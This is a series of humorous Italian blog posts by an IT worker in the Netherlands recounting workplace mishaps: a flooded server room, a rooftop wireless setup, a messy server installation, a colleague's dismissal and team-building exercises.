Un bel 3 dita coprono il pavimento, ed una catena di gente si sta dando da fare con dei secchi per sgottare l'acqua dalla sala macchine e buttarla fuori attraverso una finestra.

Io - ELLAMMADDONNA!!! Che cavolo succede??

AB - Niente commenti e datti da fare! (allungandomi un secchio)

Mentre io mi do' da fare con il secchio Aquila si fionda in Sala Macchine ed inizia una bella procedura di spegnimento completo prima di vedere lampi e fulmini ovunque.

Dopo una bella sudata di un paio d'ore, il livello dell'acqua pare aumentare invece che diminuire. Nel frattempo Aquila e' riuscito ad accalappiare al cellofono il proprietario del palazzo che ha assicurato di aver gia' inviato un'impresa di pulizia e l'idraulico.

Verso le 16.30 l'idraulico sta smadonnando sul tetto nel tentativo di capire da dove entra l'acqua, mentre l'impresa di pulizia sta usando una mastodontica pompa ad immersione per pompare l'acqua, che arriva sempre copiosa, direttamente dentro al canale li' accanto.

Io ed Erik diamo una mano ad Aquila, e poco dopo si aggiungono Mr X e Mister Ecks, a smontare i rack per permettere l'asciugatura all'interno.

Un'oretta dopo siamo a consulto con il Grande Capo (GF).

GF - ... e quindi il problema e' risultato essere un'insufficiente altezza delle bocchette di areazione situate sul tetto, altezza che, dato il volume della pioggia di oggi, ha consentito all'acqua di infiltrarsi nell'impianto di areazione della caffetteria e da li' all'interno della adiacente Sala Macchine.

Io - Ma... ci prendono per il culo???

GF - In che senso?

Cosa fa' l'applicazione X ?

Io - Mah, non so... voglio dire... siamo in \$%#!\$ Olanda, dove piove per circa 300 giorni all'anno... e questo \$%#\$ palazzo si trova a circa 5 metri da un #%%###%~!~! canale, dove passa l'acqua e qualche #\$\$&*!XX di ingegnere non ha pensato di mettere un #\$\$XY&* tubo di scolo nel seminterrato?? Nooooo! Non solo, ha fatto le bocchette di areazione sul tetto alte un dito! Così' quando piove un pelo di piu' si allaga tutto???

GF - Beh.... il fatto e' che il seminterrato e' piu' basso del canale, e da un tubo di scolo da cui l'acqua puo' uscire la stessa puo' anche entrare e quindi...

Io - Scusa???? Siamo in \$%&*#\$ Olanda! Questa gente ha fatto a botte con l'acqua per... oh, credo circa 400 anni? E ancora non hanno imparato che esistono delle cose fantascientifiche chiamate **valvole di non ritorno**? Che sono state inventate dai Romani (credo)... per non parlare di altri congegni miracolosi, inventati dagli Egiziani, chiamate **pompe**???

GF - Hemmm...

Io - Io non so te, ma io comincerei a contattare un avvocato, perche' questo e' un casino.

GF - Beh', si'... pero'... insomma... in fondo non e' successo niente no?

Io ed Aquila ci guardiamo un attimo...

Io - Come no. E che succedeva se invece che **oggi** che e' venerdi', l'acquazzone arrivava **domani** che l'edificio e' vuoto? Sai come funzionano bene le macchine sott'acqua? Per non parlare del fatto che adesso l'intero sistema e' spento e non sono sicuro che tutti i sistemi si siano spenti correttamente.

GF ci pensa su' un attimo, poi si rivolge ad Aquila.

GF - Possiamo riavviare il sistema?

AB - Come no.... se e' asciutto... ma che succede se domani piove di nuovo? Lui (indicando me) ha perfettamente ragione. Se domani ripiove e l'attrezzatura finisce a mollo sono cavoli acidi.

GF - Hummm... ok, allora lasciamo tutto cosi' fino a domenica, adesso vado a vedere cosa dice l'idraulico.

AB - (rivolto a me) Hai voglia di passare una domenica mattina a riavviare computers?

...ed e' cosi' che mi ritrovo con la *chiave della sala macchine* ed il mio badge adesso mi autorizza ad entrare nell'edificio ad ogni ora del giorno e della notte...

Per chi fosse interessato, queste sono alcune foto della Sala Macchine dopo che abbiamo finito di sgottare, **durante** non avevo tempo per fare le foto...

Davide

17/07/2009 10:27

The Intranet [B|W]itch Project

E' un martedi' uggioso, ed io sto partecipando ad una riunione. Per 'partecipare' intendo che cerco di restare sveglio, non sganasciarmi dalle risate troppo apertamente e non apparire un completo bastardo tutto insieme... ammetto che quest'ultima non mi riesce troppo bene. Soprattutto a causa del tizio che 'guida' la riunione.

Rewind di circa 15 giorni.

Sto' cercando di debuggare un pezzo particolarmente complicato di codice Perl quando un odore non proprio "piacevole" colpisce le mie narici... e vedo che The Boss (TB) si sta avvicinando con un tizio dall'aria alquanto peculiare...

TB - D, vorrei presentarti John Tappateviiinaso.

JT - (tendendo la mano) Piacere.

Io sono vagamente incerto sul cosa fare... dargli la mano indossando un paio di guanti e poi bruciare i guanti, fuggire via di corsa, fingere di essere tibetano e salutarlo inchinandomi a debita distanza, sparargli subito o cosa, ma, stordito dall'odore che sto tipo emana, il mio neurone va in coma e finisco per stringergli la mano.

IO - E di che si dovrebbe occupare?

TB - Del nuovo Intranet Project.

IO - E che roba e'?

JT - Be', la Intranet.

IO - Cose' "la intranet"? Si mangia?

JT - Non sai cose' la Intranet?

IO - No. Intranet e' una parola che non significa nulla.

A questo punto noto vagamente che TB mi sta dando una occhiata del tipo "sto cercando di non ridere, non cominciare con questa storia adesso"... ma io vado avanti imperterrito.

JT - Come non significa nulla?

IO - Sei in grado di darmene un significato sensato?

JT - Be', Intranet... condivisione risorse... diffusione articolata ... trasmissione trasparente... procedure di connessione... documentazione distribuita... *va avanti cosi' per circa 15 minuti*

IO - Puoi essere piu' specifico?

JT - Hemmm... documentazione connessa... trasmissione distribuita... risorse articolate... *va avanti cosi' per altri 10 minuti circa*

IO - Si' si, va bene...

A questo punto mi fiondo nel bagno e passo i successivi 45 minuti cercando di lavarmi le mani con qualunque prodotto di pulizia presente, compreso il detersivo dei piatti.

Nei 10 giorni successivi JT riesce a:

1. **non** spiegare assolutamente cosa "La Intranet" dovrebbe fare
2. schifare sostanzialmente tutti quelli che incontra
3. annoiare/confondere a morte tutti quelli con cui si mette a parlare
4. fare imbestialire tutti i SysAdmin, compreso Aquila che per poco non lo manda a cagare direttamente

Dopo di che, con l'ausilio di Mister X, abbiamo messo giu' i "punti salienti" che lo contraddistinguono:

Cosa fa' l'applicazione X ?

1. E' apparentemente ignaro del fatto che, per comporre una frase che abbia un minimo senso, e' necessario avere un verbo principale, un soggetto ed un complemento oggetto. Nelle sue frasi questi 3 elementi sono mancanti. Puo' parlare per 45 minuti consecutivi, ma il risultato e' che **nessuna** frase di senso compiuto viene pronunciata...
2. Il concetto di 'lavarsi' pare non lo sfiori minimamente, anche se al suo passaggio le piante appassiscono.
3. La parola "NO" non appartiene al suo vocabolario

Siamo cosi' oggi riuniti per cercare di capire che accidente vuole combinare quest'elemento... se lui lo sa o no, non lo so.

JT - ...la differenziazione delle funzionalita' basilari, mediante l'acquisizione e la presentazione in un contesto omogeneo di documentazione proattiva, con riferimento alla disponibilita' di interazione con l'utente per la generazione di nuovi processi interdisciplinari che portera' alla presentazione di documentazione piu' user-oriented, produce un miglioramento dell'efficienza nella presentazione di riferimenti incrociati con la base-dati esistente nell'ottica di un ampliamento dell'interazione con la base di utenza attuale...

quindici minuti dopo

...variando la profondita' di definizione dell'attuale diffusione concettuale e procedendo quindi alla ridefinizione del livello percettivo di cooperazione utente/sistema con riferimento agli studi di utilita' relativa e di miglioramento dell'omogeneita' del livello di presentazione...

quindici minuti dopo

...aumentare la sicurezza operativa mediante la distribuzione delle casualita' orientative e la ridefinizione degli obiettivi oggettivi attraverso il campo del know-how operativo... (guarda i suoi appunti) e questo e' tutto... domande?

Tutti si guardano intorno con lo sguardo che dice "dove' andato il tipo con il martello?"... ed io prendo la parola...

IO - allora... dopo 30 minuti e (guardando il contapassi che ho in mano) 7846 parole, abbiamo capito che **tu** non hai idea di cosa stai parlando... giusto?

JT - Hummm... ma il significato... hemmm...

TB - (guardando gli appunti che ha cercato di prendere e tentando di dare un senso a quello che c'e' scritto) Herrr... mi pare che ci sia un qualche problema nelle definizioni di base...

JT - ...essendo coerenti con il contesto iniziale, le definizioni di base procedono...

IO - Guarda, non e' difficile: **verbo, soggetto e complemento**. Posso farti uno schemino se vuoi...

...non credo mi inviteranno alla prossima riunione, ma la cosa non mi dispiace molto.

Davide

17/01/2009 14:27

Don't Look Down

Sono appeso ad un palo portabandiera sul tetto dell'edificio, a circa 6 piani dal parcheggio sottostante, con ogni appendice prensile del mio corpo mi tengo attaccato al palo, mentre con 3 dita e la lingua (essendo il resto già occupato) sto cercando di attaccare un access point wireless al palo con il nastro adesivo. Erik il Rosso mi guarda con apprensione, o meglio: guarda con apprensione il suo Access Point in equilibrio precario sul mio naso, dal tetto 4 metri più in basso.

Ok, rewind di circa una settimana...

TB - ...quindi, per questo 2(VB)V2M (Veeery Big, Veeery Boring, Very Messy Meeting) ci serve una connessione di rete nella intranet aziendale dall'edificio di fronte (indicando il suddetto edificio, distante circa 50 metri dall'altra parte della strada).

IO - E non possiamo tirare un cavo da una parte all'altra della strada?

TB - Tirare un cavo è sicuramente una soluzione estremamente semplice e poco costosa, ma tirare un cavo sopra una strada che non è proprio molto trafficata ma manco assolutamente deserta con le previsioni del tempo che danno pioggia, vento e tempesta non mi sembra una grande idea.

Effettivamente, se il cavo si stacca e finisce nel mezzo della strada sono 'azzi amari.

ER - E se usassimo un sistema wireless?

IO - Abbiamo un sistema wireless?

ER - Sì che lo abbiamo, dopo l'abbandono del progetto wireless negli uffici vecchi, i router che avevamo comperato sono rimasti inutilizzati ma li abbiamo ancora.

TB - E dove sono?

ER - Giù in Sala Macchine.

IO - E andiamo a prenderli allora!

Così recuperiamo questi così e cominciamo a guardarli.

IO - Ma questo non è un router! È solo un Access Point!

ER - Può essere, non li abbiamo effettivamente mai usati.

IO - Ok, quindi si tratta di mettere un AP da una parte ed un PC con una scheda dall'altra che faccia da router.

Così dopo aver fatto qualche sperimentazione e verificato che il sistema funziona, abbiamo il problema di fare una 'prova fumo' direttamente dall'altro edificio. E qui sono dolori perché pare che il range della scheda di rete o quello dell'AP non sia sufficiente.

ER - Dovremmo mettere l'AP sul tetto perché ci arrivi bene con il segnale.

IO - ...sul tetto?...

ER - Certo, così miglioriamo la ricezione!

IO - E che succede se piove?

ER - Lo avvolgiamo in un sacco di plastica!

...ecco mi quindi giocare all'equilibrista sull'asta portabandiera con l'AP in mano... o meglio, sul naso.

Dopo aver mostrato al mondo che **sono ancora capace** di fare cazzate appeso ad un palo, l'AP è attaccato al suo posto e noi possiamo tornare giù a vedere se il range adesso è sufficiente.

Mentre siamo lì che controlliamo la qualità del segnale, tanto per cambiare, comincia a spiovigginare. Grazie

Cosa fa' l'applicazione X ?

al cielo mi ha risparmiato il lavaggio mentre ero appeso al palo...

ER - Ok, non e' spettacolare, credo che sia intorno ai 4 Mb/s, ma credo sia sufficiente.

IO - Dato che e' il massimo che si puo' fare **sara'** sufficiente.

TB - Ottimo lavoro.

IO - Posso suggerire per il futuro di acquistare o noleggiare un **vero** ponte wireless?

TB - Per il futuro si spera di avere dei locali con connessioni di rete gia' installate.

A questo punto io guardo fuori dalla finestra e vedo... neri nuvoloni temporaleschi avvicinarsi...

IO - (rivolto ad Erik)...senti... ma... quel palo portabandiera a cui abbiamo attaccato l'AP...

ER - Cosa?

IO - ...non e' che... aveva un cavo elettrico giallo e verde collegato alla base, che dall'altra parte si attaccava al reticolo di cavi metallici che girano intorno al tetto, no eh?

ER - ...puo' essere... perche'?

IO - Il termine 'parafulmini' ti dice niente?

Erik ci pensa su' un attimo... poi una lucina si accende ed io rimango a guardare la poltrona di Erik improvvisamente vuota mentre lui si scapicolla su' per le scale a salvare il suo adorato AP... a questo punto compare The Boss...

TB - Stavo pensando, quell'AP sul tetto... lo avete schermato contro la pioggia? Perche' sembra stia per arrivare un bel temporale...

IO - (pensando se e' il caso di andare sul tetto a vedere come se la cava Erik) Non e' la pioggia che mi preoccupa in questo momento...

A questo punto uno strillo belluino proviene dal tetto e quello che sembra proprio un Access Point con un pezzo di cavo di rete attaccato, passa verticalmente davanti alla mia finestra, sottoposto ad una accelerazione di 9.8 m/s², diretto verso il parcheggio due piani piu' sotto...

IO - ...credo che adesso ci serva un altro Access Point...

Davide

17/01/2009 14:28

Il Telefono, La Tua...

Mercoledì ore 10:

AB - Ehi! Tu non sei mai stato dal nostro hosting provider vero?

IO - No, non credo proprio

AB - Hai voglia di farti un giretto domani? Devo installare un nuovo server ed una mano farebbe comodo...

Io rimango sempre a pensare al perché il baboon coder deve finire ad installare i server, ma vabbè... così rimaniamo d'accordo che ci si vede alle 9.30 dall'hosting provider.

Giovedì ore 9.45:

Aquila arriva con 15 minuti di ritardo ed un po' ansimante in bicicletta, io lo osservo dalla sella della moto, poi entriamo ed andiamo in sala macchine, lui spalanca tre rack e si mette a guardare i server dentro.

IO - Ok, dove sto server da installare?

AB - Il server è là (indicando con il pollice), ma prima.... allora, (indicando con il dito) quello da lì va di là, quello sotto lo spostiamo sopra, quello di là va di sotto, lo switch lo spostiamo dall'altra parte, i due UPS vanno fuori ed il nuovo UPS va dentro e quell'altro lì va fuori anche lui...

IO - ?????? 'momento!!! Tu hai detto "un server da installare"!

AB - Sì, infatti c'è **anche** un server da installare.

Cominciamo quindi con l'operazione di tirare fuori due UPS dal rack senza provocare un blackout totale ai 20 server alimentati, dopo un bel po' di sudore e bestemmie i due UPS sono in bilico instabile ed abbiamo abbastanza spazio per infilare dentro quello nuovo, così cominciamo a montare i binari di montaggio...

cell... cell... cellofon!

IO - (ansimando) Cosa???

DU - Per caso state facendo qualche cosa a \$server?

IO - (cercando di infilare con una mano il binario nel posto giusto, con l'altra mano di reggere l'UPS che minaccia di schiacciarmi come uno scarafaggio e tenendo il cellofono tra la spalla e l'orecchio) Non mi pare...

DU - Hai nessuna idea del perché non risp...

A questo punto il cellofono schizza via da sotto al mio orecchio e finisce nei meandri del rack, quando lo recupero il Danese ha riattaccato.

IO - (rivolto ad Aquila) Hei! Dove \$server?

AB - (avvitando le viti del frontalino dell'UPS) là (indica col cacciavite)

IO - Come che è spento?

AB - Eh??? (guarda) Oooopsss.. il cavo era lento. (lo caccia dentro e riaccende)

cell.. cell... cellofon!

IO - Cosa???

DU - Allora, state combinando qualche cosa con \$server?

IO - Sì, lo avevamo spento per sbaglio, adesso lo abbiamo riacceso.

DU - Sarebbe opportuno avvertire prima...

IO - Quale parte di "per sbaglio" non hai capito?

Cosa fa' l'applicazione X ?

Ci mettiamo ad infilare dentro l'UPS, attacchiamo il power switch e poi si tratta di spostare i server dai due UPS che devono andarsene a quello nuovo, cosi' cominciamo a spegnere i server uno alla volta e stacca/attacca. Siamo a meta' dell'opera quando Aquila si mette a ridere.

IO - Cosa?

AB - Mi sono appena ricordato che questo server qui' deve andare nell'altro rack! E dobbiamo anche aggiungere memoria.

IO - Vabbe', rispegnamolo!

cell... cell... cellofon!

MX - Come' che non riesco piu' a collegarmi con il server \$server2? Gli state facendo qualche cosa?

IO - Se per 'fargli qualche cosa' intendi che il server e' per terra aperto e ci stiamo saltando sopra per richiuderlo allora si'.

Ok, spostamento server completato, montiamo i binari per il nuovo server, lo ficchiamo dentro, attacchiamo tutto... quasi tutto...

AB - Prendi quel cavo li' e tira...

IO - (guardando il maramsa di cavi) Quale cavo?

AB - Quello che sto agitando io!

IO - Questo? (acchiappando un cavo che si muove)

AB - Si'!

IO - (tirando leggermente) Tiro?

AB - Si', dagli un bel tirone!

Snap! disconnetlaret'

IO - Forse non e' stata una grande idea....

AB - No, forse no... considerando che quello li' e' il cavo di rete che connette la VPN...

cell... cell... cellofon'

IO - ELLAMADONNA!!! Cosa????

TB - Ma state facendo qualche cosa con i server?

IO - Ma va?? Come lo avete capito???

Morale: quando Aquila vi dice "c'e' un nuovo server da installare"... fuggite!

Davide

17/01/2009 14:28

La Fine Dell'Incubo

E' un barboso venerdi' di inizio settembre, fa un caldo atroce (per il clima Olandese ovviamente) ed io sto guardando l'orologio cercando di convincermi che uscire alle 17.30 non e' cosi' male, quando Tom Luseronovic (supremo gestore del database utenti) arriva di soppiatto...

TL - Tu stai facendo delle modifiche ad \$accrocchiodigestioneutenti vero?

IO - Si', cioe', io *farei* delle modifiche se riuscissi a capirci dentro qualche cosa, solo che sono ancora alla fase "cosa accidenti vuol dire sta roba qui e come fa a funzionare"... perche'?

TL - (guardandosi attorno con aria cospiratrice) Mi serve di eliminare un utente, ma non adesso, ad un momento ben preciso...

IO - (subdorando un imbroglio) Come sarebbe a dire?

TL - Allora... (si guarda intorno ancora) Si tratta di eliminare l'utente non appena quello entra in sala riunioni...

IO - Hemmm.... e chi sarebbe "l'utente" ?

TL - ...te lo scrivo...

Dopo un ennesima occhiata intorno si accrocchia sulla tastiera e digita il nome incriminato: John Tappateviilnaso...

Se non vi ricordate chi e' John Tappateviilnaso, leggetevi [The Intranet \[B/W\]itch Project](#) per rinfrescarvi la memoria...

IO - ? Eh ? Spiega un po' sta cosa...

TL - Non posso spiegare...

IO - (sentendo sempre piu' puzza di imbroglio) No, fammi capi'... come' che vuoi segargli le gambe?

TL - **Io** non voglio segargli niente... cioe', io sarei contentissimo di segargli tutto il segabile, ma questo e' un ordine che viene dall'alto.

IO - Sarebbe a dire?

TL - The Boss... questi sono gli ordini: non appena entra in sala riunioni con... hemmm... "l'utente"... questo deve essere eliminato.

IO - ...ma stai a scherza'?

TL - No.

Io ci penso su' un po', poi decido che la cosa, se ha il 'suggerlo' del Boss deve essere valida. Istruisco quindi Tom a schiacciare i tasti giusti al momento giusto e mi metto a dare la caccia al Boss per cercare di capire che sta succedendo... ma TB e' desaparecidos, ergo, nulla si capisce.

Trascorro il fine settimana chiedendomi cosa accidenti succede, poi finalmente arriva lunedi', e TB chiama una riunione 'plenaria' di tutto il gruppo IT.

TB - Dunque... so che ci sono state un po' di voci riguardanti la...hummm..

IO - ...subitanea e sempiterna eliminazione di una certa persona?

TB - ...diciamo cosi'... quindi mi pare giusto spiegare il come ed il perche' per evitare voci di corridoio ed altre cose che non sono proprio belle. Vi sarete resi conto tutti che l'efficienza della persona in questione era quantomai discutibile... e che il suo comportamento ed il suo modo di 'relazionarsi' con il resto del gruppo, per non parlare del resto dell'organizzazione era... hemmm... sensibile di miglioramenti...

IO - Intendi dire che ha fatto girare i marroni a tutti?

TB - (ci pensa su un attimo) No, direi che ha fatto proprio incazzare tutti come delle iene... qui' siamo oltre il normale 'giramento di marroni'...

Cosa fa' l'applicazione X ?

IO - Ah... mi pareva...

TB - In ogni caso... dopo un certo episodio di venerdi', episodio che non ci tengo a descrivere nel dettaglio che senno' mi incazzo di nuovo, e dopo una breve consultazione con la persona responsabile dell'assunzione della succitata persona, abbiamo deciso che quello che e' troppo e' troppo. E la succitata persona non fa piu' parte della combriccola.

Io guardo Aquila che mi sta guardando come a dire "alleluia!"...

TB - Mi rendo conto che il modo come la cosa e' stata gestita non e' proprio dei migliori, e quindi ho deciso di dare la notizia adesso cosi' evitiamo voci di corridoio ed altre cose.

The Boss fa una pausa guardando me, che gli ho mandato una mail venerdi' proprio sull'argomento.

IO - Be' io mi stavo domandando che stava succedendo, dato che in genere esiste una procedura per questo tipo di attivita', mentre qui' come "procedura" mi e' sembrata molto sbrigativa... voglio dire, quello che mancava era un lancio dalla finestra... (risate generali)

TB - Devo confessare che, dato l'episodio di venerdi', il lancio dalla finestra e' stato contemplato ma scartato per ovvi motivi...

IO - ...non c'era una finestra aperta nelle vicinanze?

TB - ...piu' o meno...

Terminata la riunione ritorniamo tutti ai nostri posti, ed io non posso fare a meno di notare che tutti sono piu' contenti.

IO - (rivolto ad Aquila) Senti, ma adesso che John non e' piu' tra noi...

AB - Cosa?

IO - ...cosa te ne farai della bambolina voodoo?

AB - ...posso sempre trovare un altro bersaglio...

Ooooooppss... meglio essere invisibili per un po'...

Davide

17/01/2009 14:29

Se E' Rotto, NON Aggiustarlo

E' un tranquillo martedi', ed io mi sto occupando di scrivere uno straccio di documentazione relativa ad una procedura di aggiornamento del database ldap che ho scritto, quando uno dei bischeri del dipartimento multimedia (che chiamero' CL tanto per...) "piove" giu' in cerca di Erik.

CL - Dov'e' Erik?

IO - E' in ferie oggi. C'e' la sostituta, in giro da qualche parte.

CL - Il banco di mixaggio non funziona bene.

IO - In tal caso ti conviene chiamare la societa' da cui e' stato noleggiato, perche' dubito che Erik o chi per esso possano metterci le mani.

CL - Ma no, si tratta solo di mettere a posto uno dei cursori, una roba da niente, non c'e' bisogno di chiamare la societa' di noleggio!

Qui' ci va una piccola spiegazione. C'e' una divisione di \$noisalviamoilmondo che si occupa di "media advertising", cioe' si occupano di... hemmm... herrr... vabbe', lasciamo perdere! L'importante e' che questo branco di scemi ha un vero e proprio studio di registrazione al 3o piano del palazzo, dotato di una batteria di congegni tra cui un paio di banchi di mixaggio. Il tutto e' a noleggio da una societa' specializzata, che si occupa anche della manutenzione.

IO - Io chiamarei la societa' di noleggio, li paghiamo apposta perche' risolvano i problemi di questo tipo...

CL - Naaaa, ci mettono sempre dei giorni, e qui' e' sicuramente una vite che si e' smollata... mi serve solo un cacciavite.

IO - (indicando) I cacciaviti li trovi nella scatola degli attrezzi...

CL acchiappa l'intera cassetta dei ferri e si dirige verso le scale, io decido che voglio godermi lo spettacolo, cosi' acchiappo la mia tazza di caffe' e lo seguo.

Arriviamo nello studio di mixaggio, CL apre la cassetta dei ferri, prende un cacciavite e si mette a ravanare con le viti... io lo osservo...

IO - Non e' meglio se stacchi la spina prima?

CL - Eh??? Ah! Gia'... meglio

Spegne il banco e si mette a cercare di capire dove e' la spina di questo coso, dopo un po' individua un ginepraio di prolunghe ed adattatori vari sotto al banco stesso, si intrufola sotto al tavolo per "operare"... ed ovviamente riesce a staccare tutte le spine ed a spegnere meta' dei congegni presenti meno il banco di mixaggio... dopo un po' individua finalmente la presa giusta e la spegne.

Toglie tutte le viti che trova sul pannello mettendole in un posacenere e tenta di aprire il pannello frontale del mixer, sembra che abbia dei problemi, dopo un altro po' si rende conto che il pannello e' tenuto dalle manopole dei potenziometri, cosi' smonta tutti le manopole e le mette nel posacenere con le viti.

IO - Adesso ti ricordi quale manopola va dove?

Lui si rende conto a questo punto che alcune manopole hanno la didascalia in decibel, mentre altre hanno una didascalia decimale...

CL - Hemmm... guardo sull'altro mixer che e' uguale...

Cosa fa' l'applicazione X ?

Il pannello persiste nel non volersi smontare, lui acchiappa un cacciavite dimensione Mammoth e comincia a fare leva... craaaack... craaaaack... **CRACK!**

Si rende conto a quel punto che **c'erano** altre 3 viti parzialmente occultate dall'etichetta del costruttore. Rimuove le due viti restanti e le mette nel posacenere insieme alle altre.

Solleva il pannello frontale di circa 3 millimetri, riesce a pizzicarsi le dita sotto, lo acchiappa con piu' energia e lo solleva del tutto... a questo punto un 300 mollette circa schizzano fuori dal banco di mixaggio e corrono a nascondersi in ogni possibile anfratto della stanza.

CL - (guardandosi attorno esterrefatto) Pork... dove sono andate???

IO - (guardandomi attorno non troppo convinto) ...dappertutto... credo che un paio siano nel mio caffè'...

CL - *Dobbiamo* recuperarle tutte!

IO - *Dobbiamo?*

Dopo una mezz'ora di febbrili ricerche riusciamo a trovare 5 molle (di cui due erano effettivamente nel mio caffè'), CL viene fuori da sotto al tavolo si appoggia sul banco di mixaggio, il pannello si ribalta e catapulta il posacenere con le viti e le manopole direttamente fuori dalla finestra.

CL - **AAAARGH!!! PORK#\$!@#%\$@!!~**

A questo punto, forse richiamata dalle bestemmie, arriva un'altra del reparto "multimedia"...

CL2- Che state combinando qua' dentro??

IO - Io guardo lui (indicando CL)

CL2- (rivolta a CL) E tu che combini?

CL - **Lascia perdere!!!** (rivolto a me) Dammi una mano a richiudere questo coso... poi chiamo la società' di noleggio...

Dopo un'altro po' di ricerche nel parcheggio di sotto recuperiamo circa 6 viti ed una dozzina di manopole, ne mancano all'appello almeno altrettante. Richiudiamo il banco alla meno peggio e CL chiama la società' di noleggio.

Il tecnico che e' arrivato dopo neanche due ore non ha detto una parola, si e' limitato a rimettere a posto il tutto, ma sono assolutamente certo che su nl.technisch.mixer ne stanno ancora ridendo.

Davide

17/01/2009 14:29

Man Overboard

IO - ...cosa???

TB - Sì, hai capito benissimo... **tre** giorni di 'team-building exercises' e 'bond-forming-events'... e tu **devi** partecipare.

IO - ...ma stiamo scherzando?? **TRE** foxxuti giorni??

TB - Non dirlo a me, devo esserci anche io quindi...

Ed eccoci quindi al giorno di apertura di questa sublime caxxata... la cosa e' stata organizzata in tutta pompa in un complesso nelle vicinanze dell'ufficio, che e' stato completamente occupato per l'occasione. La prima cosa che viene fatta e' suddividere i partecipanti in 'team', seguono un due ore di test della personalita', roba che io ho sempre considerato delle boiate infami, dopo i primi dieci minuti di

Domanda 13 di 1496: quale di queste situazioni considerate stressante:

1. essere chiusi in una stanza senza finestre
2. avere una scadenza prossima ed il lavoro non e' completato
3. dover affrontare un viaggio molto lungo
4. altro (specificare)...

A cui io ho risposto "4: dover rispondere ad un test idiota che non ha alcun significato"... comincio a mettere crocette a caso... tanto lo so gia' che il risultato e' lo stesso.

Dopo di che, mentre uno dei 'facilitatori' (F1) si occupa di raccogliere i test, un'altro si occupa di illustrarci con l'ausilio di un paio di filmati tratti da The Wizard Of Oz il concetto di 'teamworking'...

F2 - (dopo che il filmato e' terminato) Quindi, cosa possiamo dedurre da questo filmato?

IO - Che le scimmie alate e' meglio lasciarle stare...

F2 - (risatina) hemmm... sì... altro?

IO - Mai fidarsi di un branco di coglioni con le scarpe a punta...

F2 - Sì, ok... ma dal punto di vista del *teamworking*...

IO - Che e' meglio fare le ricerche in proprio.

F2 - Herr...

IO - Voglio dire, questi domandano ad un branco di rimbambiti con le scarpe a punta che non sono mai usciti dalla loro citta'. Che accidenti ne fanno loro di *dove va quella strada*? E quindi, senza fare un minimo di controllo o di ricerca, praticamente senza preparazione, se ne vanno belli tranquilli e giulivi verso quella che potrebbe benissimo essere una morte lenta e dolorosa... che cavolo di organizzazione? Non c'e' leadership!

F2 - Sì ma...

IO - E invece di procedere con circospezione, come dovrebbe essere se ci si avventura su una strada sconosciuta e potenzialmente pericolosa, quelli se ne vanno in giro canticchiando!

Dopo un quarto d'ora circa, F2 riesce a riprendere piu' o meno le redini della situazione che ha oramai degenerato in una discussione di tecniche di esplorazione in perfetto stile commandos... nel pomeriggio ci trasferiamo tutti nella piscina (ok, chiamiamola piscina) nel retro del complesso.

Allora, immaginatevi una specie di vasca (credo fosse una fontana) larga circa 30 metri, lunga 25 e profonda circa uno, con circa 60 centimetri d'acqua ed alcune 'piattaforme' sparse qua e la...

F1 - (stando su una delle piattaforme con la telecamera al collo e parlando a noi sull'altra piattaforma) Lo scopo dell'esercizio e' di muoversi da una piattaforma all'altra usando le passerelle di legno per costruire un ponte...

Cosa fa' l'applicazione X ?

A questo punto, dato che la piattaforma non e' incredibilmente grossa ma e' incredibilmente scivolosa, TB finisce in acqua.

IO - (guardando TB agitarsi sott'acqua) ...non credo sappia nuotare...

F1 - (mollando la telecamera ad F2) ...opporca...

E si butta dentro a pesce... piu' o meno a mezz'aria si e' improvvisamente ricordato che l'acqua era fonda solo 60 centimetri. Uno splash-SBONK dopo F1 e' fuori gioco per il resto della giornata...

TB - (con l'acqua alle ginocchia) Che accidenti dici che non so' nuotare? Io nuoto benissimo!

IO - Be' io non lo sapevo... che stavi facendo la' sotto?

TB - Avevo perso l'accendino (mostrandolo), fatti in la' che salto su'...

F2 - E no! Non puoi!

TB - (con un piede sulla pedana) Come no?

F2 - Se cadi in acqua sei fuori dal gioco...

IO - Vuoi dire che... se uno di noi cade dentro e' libero di andare a prendere un caffe'?

F2 - ...herr.... si'...

Come un sol uomo tutto il 'team' salta dentro la piscina e si mette a sciaguattare verso la macchina del caffe', lasciando F2 un po' interdetto sulla sua pedana. Io per poco non do' spettacolo quando urto con il mio piedone sinistro un tubo sommerso che attraversa la piscina (probabilmente uno dei getti d'acqua).

Qualche minuto dopo siamo io e TB seduti sul bordo, lui che tenta di accendere una sigaretta con l'accendino (che non sembra impermeabile) ed io che diverto i piranha con i piedi nell'acqua. Tutti e due stiamo guardando F2 che, le scarpe e le calze in una mano, la telecamera dall'aspetto pesantuccio e costoso nell'altra, la macchina fotografica ed il cronometro al collo, una cartella, penna ed altra roba in bocca, sciaguatta nell'acqua diretto verso la scaletta.

IO - (osservando F2 avvicinarsi al punto "X") Mi chiedo se sa del tubo che passa in mezzo alla piscina...

TB - (osservando F2 ed il suo carico scomparire improvvisamente sott'acqua) No, direi di no...

IO - (agitando la mano verso gli altri 'facilitatori') HEIIII!!! C'e' ne' n'altro da ripescare!!!

Gli altri facilitatori non si sono mostrati incredibilmente eccitati...

Davide

17/01/2009 14:30

Il Test

Eccoci pronti ad affrontare il secondo giorno di "team-building exercises", meglio noto come "solenne stracciatura di coxxioni", ma forse sono solo io che sono cinico ed indifferente... o forse no.

La giornata precedente si e' conclusa con 3 "facilitatori" Ko per varie cause (piu' o meno accidentali) e nessuno degli "osservatori" (aka: gente che gironzola osservando per vedere se i partecipanti "gradiscono" o meno) e' parso particolarmente bene impressionato dall'andamento della cosa.

Ma la giornata di oggi pare interessante, dato che per prima cosa arrivano i risultati del famoso 'test della personalita' fatto ieri, test al quale io ho risposto piu' o meno a caso...

F1 - (distribuendo in giro i risultati) Dunque, il test e' risultato piuttosto herr... interessante..

Io acchiappo il foglio e ci trovo scritto: "Risultati: calmo e metodico, portato alla riflessione, scarsa capacita' espressiva" poi il resto non me lo ricordo dato che ero troppo occupato a sghignazzare...

TB - Cos'hai da ridere tanto?

IO - Questo (mostrandogli il test)

TB - Vabbe', che ti aspetti... secondo questo coso io ho "soggezione delle autorita'"...

Ora, per capire l'enormita' della cosa bisogna vedere TB... 2 metri e 10 per 160 kili di peso... dubito che abbia soggezione di qualche cosa che non sia un orso Grizzly...

F1 - Effettivamente ci sono dei risultati un po' strani...

IO - (agitando una mano) Non preoccuparti, e' cosa risaputa che i test basati su domande riescono a categorizzare solo il 90% della popolazione e sbagliano completamente per il restante 10%.

F1 - Herr...

IO - Il che significa anche che ogni volta che usate uno di quei cosi c'e' una probabilita' su dieci che canniate completamente l'analisi.

F1 - Hemmm...

IO - E pensare che molte societa' adesso si basano su quei cosi per stabilire se uno e' valido o meno...

